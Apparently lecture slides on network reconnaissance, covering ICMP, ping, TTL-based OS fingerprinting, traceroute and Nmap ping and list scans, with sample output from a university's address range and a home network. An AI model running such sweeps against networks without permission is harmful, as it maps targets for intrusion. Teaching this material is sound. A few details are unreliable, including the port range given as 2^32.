
Lecture Overview

- Identifying hosts in a network
- Identifying services on a host
- What are the typical services
- Ordinary and special port scanning methods

Network layout example




Network scanning positions




Circuit switched vs Packet switched networks

In circuit switched networks a virtual line is allocated between the communicating parties. The line is busy until the communication ends.




In packet switched networks the caller sends packets to the direction of the receiver. There's no planned route, each network device chooses the most appropriate device as next considering routing tables and traffic.




Packet switched networks – avoiding infinite loops

- As there's no planned route between the sender and the receiver it can happen that a packet gets stuck in the network following an infinite loop
- Messages are placed in network packets according to the OSI model
- Every packet should contain a *ttl* value (*Time to Live*) that is decreasing when arriving to the next network device (network hop)
- When *ttl* is 1 the packet has to be ^A dropped



The OSI modell



<http://electricala2z.com/cloud-computing/osi-model-layers-7-layers-osi-model/>

Layer 3 – Internet Control Message Protocol (ICMP)

IP Datagram						
	Bits 0–7	Bits 8–15	Bits 16–23	Bits 24–31		
IP Header (20 bytes)	Version/IHL	Type of service	Length			
	Identification		flags and offset			
	Time To Live (TTL)	Protocol	Checksum			
	Source IP address					
	Destination IP address					
ICMP Header (8 bytes)	Type of message	Code	Checksum			
	Header Data					
ICMP Payload (optional)	Payload Data					

- To check if a host is responding
- *Echo request* – *Echo reply* to make sure a host is turned on

Network mapping - answer options

- **Positive answer**

In case of *icmp* we get an echo reply for our echo request

- **Negative answer**

In case of *icmp* we get destination unreachable / host unreachable message

- **No answer**

In case of *icmp*, we have no response from the host that was addressed by the echo request

Internet Control Message Protocol (ICMP) examples - ping

```
root@kali:~# ping www.uio.no
PING www.uio.no (129.240.171.52) 56(84) bytes of data.
64 bytes from www.uio.no (129.240.171.52): icmp_seq=1 ttl=128 time=14.6 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=2 ttl=128 time=48.2 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=3 ttl=128 time=11.0 ms
^C
--- www.uio.no ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 11.082/24.657/48.205/16.716 ms
```

Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect
8	Echo request
11	Time exceeded
12	Parameter unintelligible
13	Time-stamp request
14	Time-stamp reply
15	Information request
16	Information reply
17	Address mask request
18	Address mask reply

<https://www.slideshare.net/asimnawaz54/internet-control-message-protocol>

Layer 3 – Internet Control Message Protocol (ICMP)

Since ICMP contains the *ttl* value, it is possible to guess the receiver host's operating system by its *ttl*.

Initial *ttl* values:

Windows: 128 since Windows2000

Linux: 64 for 2.0.x kernel

Solaris: 255

Detailed list at *Subin's Blog*: <https://subinsb.com/default-device-ttl-values/>

ICMP practice examples:

Find a host with 64 as initial *ttl*

Find a host with 128 as initial *ttl*

Internet Control Message Protocol (ICMP) examples - traceroute

Since all devices have to drop the packets with $ttl=1$, it is possible to map the route of a packet by repeating the ping with increasing ttl values. First, the initial ttl is 2, so after the first hop the device sends a time exceeded message. With $ttl=3$ the time exceed message is coming from the device at the second hop, etc.


```
C:\Users\laszloe>tracert htgth.com

Tracing route to htgth.com [69.16.220.113]
over a maximum of 30 hops:

 1       2 ms      1 ms      1 ms  192.168.0.1
 2       1 ms      1 ms      1 ms  192.168.100.1
 3       7 ms      4 ms      5 ms  cm-188.126.192.69.getinternet.no [188.126.192.69]
 4       5 ms      3 ms      4 ms  ae10-0.nsb-pe1.krs.no.ip.tdc.net [93.124.137.2]
 5      18 ms     16 ms     17 ms  ae1-0.stkm3nqp7.se.ip.tdc.net [83.88.19.33]
 6      16 ms     16 ms     16 ms  ae-10.bar1.Stokholm1.Level3.net [4.68.73.101]
 7       *         *         * Request timed out.
 8     141 ms    136 ms    136 ms  4-15-84-142.liquidweb.com [4.15.84.142]
 9     144 ms    141 ms    141 ms  lw-dc2-core1-nexus-eth3-20.rtr.liquidweb.com [209.59.157.81]
10     141 ms    141 ms    142 ms  lw-dc2-dist1-nexus-eth4-1.rtr.liquidweb.com [209.59.157.201]
11     136 ms    137 ms    136 ms  host1.heretodaygonetohell.com [69.16.220.113]

Trace complete.
```

Internet Control Message Protocol (ICMP) examples – visual traceroute



Nmap basic usage

Nmap is an universal port scanner

It is able to carry out ordinary and specific host and service discoveries

Nmap has a scripting engine which makes it capable of carrying out complex scanning as well as vulnerability discovery, fuzzing, etc. tasks

For one simple ping the following command has to be used:

```
root@kali:~# nmap -sP www.uio.no
Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-31 14:02 EDT
Nmap scan report for www.uio.no (129.240.171.52)
Host is up (0.00055s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Nmap basic usage

Host(s) to be scanned can be set in multiple ways:

With domain: www.uio.no

With *ip*: 129.240.171.52

With *ip* range (CIDR): 129.240.171.0/24

With *ip* range (from-to) 129.240.171.2-6, 129.240.170-175.1

With list: 129.240.171.1,129.240.171.2

The main parameter is the scanning type that can be set with the `-s` switch, e.g. `-sP`: ping scan

Example task: How many hosts are alive in our current local network range? E.g. `nmap -sP 192.168.0.0/24`

Nmap basic usage

With *nmap* it can be set:

- Type of scan (see detailed list later)
- Additional tests (e.g. version detection)
- Timing option (how many tries, how many parallel requests, max retries, scan delay, etc.)
- Hosts / host input
- Output result format (flat file, *xml*, etc.)
- Filtering (e.g. show only open ports)
- Scripts to run

Nmap - ping scan

- With the `-sP` switch
- *Nmap* pings all the specified hosts
- The available hosts are listed with their MAC address
- *ICMP* messages are not always allowed in a network

```
root@kali:~# nmap -sP 192.168.0.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-01 10:23 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00090s latency).
MAC Address: F8:1A:67:BD:C1:BE (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0027s latency).
MAC Address: 00:1A:79:1C:5F:7F (Telecommunication Technologies)
Nmap scan report for 192.168.0.102
Host is up (0.013s latency).
MAC Address: F8:3F:51:2D:63:4B (Samsung Electronics)
Nmap scan report for 192.168.0.105
Host is up (0.039s latency).
MAC Address: F0:D5:BF:D2:D4:7B (Intel Corporate)
Nmap scan report for 192.168.0.106
Host is up (0.0014s latency).
MAC Address: C8:D3:FF:73:3D:F6 (Hewlett Packard)
Nmap scan report for 192.168.0.107
Host is up (0.017s latency).
MAC Address: 04:E5:36:DC:66:17 (Apple)
Nmap scan report for 192.168.0.101
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.21 seconds
```

Nmap - List scan

- With the `-sL` switch
- Has no connection with the hosts
- The *DNS* server is asked if a specific domain is registered in its database

```
Nmap scan report for www-adm.hlsenteret.no (129.240.171.175)
Nmap scan report for www-dav.ctcc.no (129.240.171.176)
Nmap scan report for www-dav.praktikum.uio.no (129.240.171.177)
Nmap scan report for www-adm.praktikum.uio.no (129.240.171.178)
Nmap scan report for www-dav.globus.uio.no (129.240.171.179)
Nmap scan report for www-dav.okonomi-bot.uio.no (129.240.171.180)
Nmap scan report for www-dav.blindern-studenterhjem.no (129.240.171.181)
Nmap scan report for multiplems-eu.uio.no (129.240.171.182)
Nmap scan report for www-dav.multiplems-eu.uio.no (129.240.171.183)
Nmap scan report for universitetskoordinering-no.uio.no (129.240.171.184)
Nmap scan report for www-dav.universitetskoordinering-no.uio.no (129.240.171.185)
Nmap scan report for uh-it-no.uio.no (129.240.171.186)
Nmap scan report for www-dav.uh-it-no.uio.no (129.240.171.187)
Nmap scan report for vortextest-wopi.uio.no (129.240.171.188)
Nmap scan report for ceres-no.uio.no (129.240.171.189)
Nmap scan report for www-dav.the-guild.ekstern.uio.no (129.240.171.190)
Nmap scan report for reserververt-enova-adjuvant-eu.uio.no (129.240.171.191)
Nmap scan report for reserververt-davadm-enova-adjuvant-eu.uio.no (129.240.171.192)
Nmap scan report for 129.240.171.193
Nmap scan report for 129.240.171.194
Nmap scan report for www-dav.ceres-no.uio.no (129.240.171.195)
Nmap scan report for nera2018.uio.no (129.240.171.196)
Nmap scan report for www-dav.nera2018.uio.no (129.240.171.197)
Nmap scan report for eksamensvideo.uio.no (129.240.171.198)
Nmap scan report for www-dav.eksamensvideo.uio.no (129.240.171.199)
Nmap scan report for vitnemalsportalen-no.uio.no (129.240.171.200)
Nmap scan report for www-dav.vitnemalsportalen-no.uio.no (129.240.171.201)
Nmap scan report for reserververt-cristin.uio.no (129.240.171.202)
```


Layer 4 – Data transmission

Apart from sending short simple messages, bigger data blocks can be transmitted between the hosts. The data transfer is carried out in the 4th layer by using 2 different approaches:

- *UDP*: streaming the data (no guarantee that all data will arrive, but fast)
- *TCP*: the arrival of all data is guaranteed in the right order (trustworthy transmission, slower than *UDP*)

In addition, the data transmission is carried out using port numbers. One host can send and receive data in multiple channels using different port numbers for different services.

Layer 4 – UDP protocol




The port number is a 2-byte value, it can be between 0-65535($=2^{32}$)

Typical *UDP* ports with services:

- *UDP 53 DNS*
- *UDP 111 RPC* (Remote Procedure Call)
- *UDP 123 NTP* (Network Time Protocol)

Layer 4 – TCP protocol



In order to ensure that the packages arrived in the right order the sequence number and the acknowledgement number are used.

TCP flags are for maintaining the connection status (*urg*, *ack*, *psh*, *rst*, *syn*, *fin*).

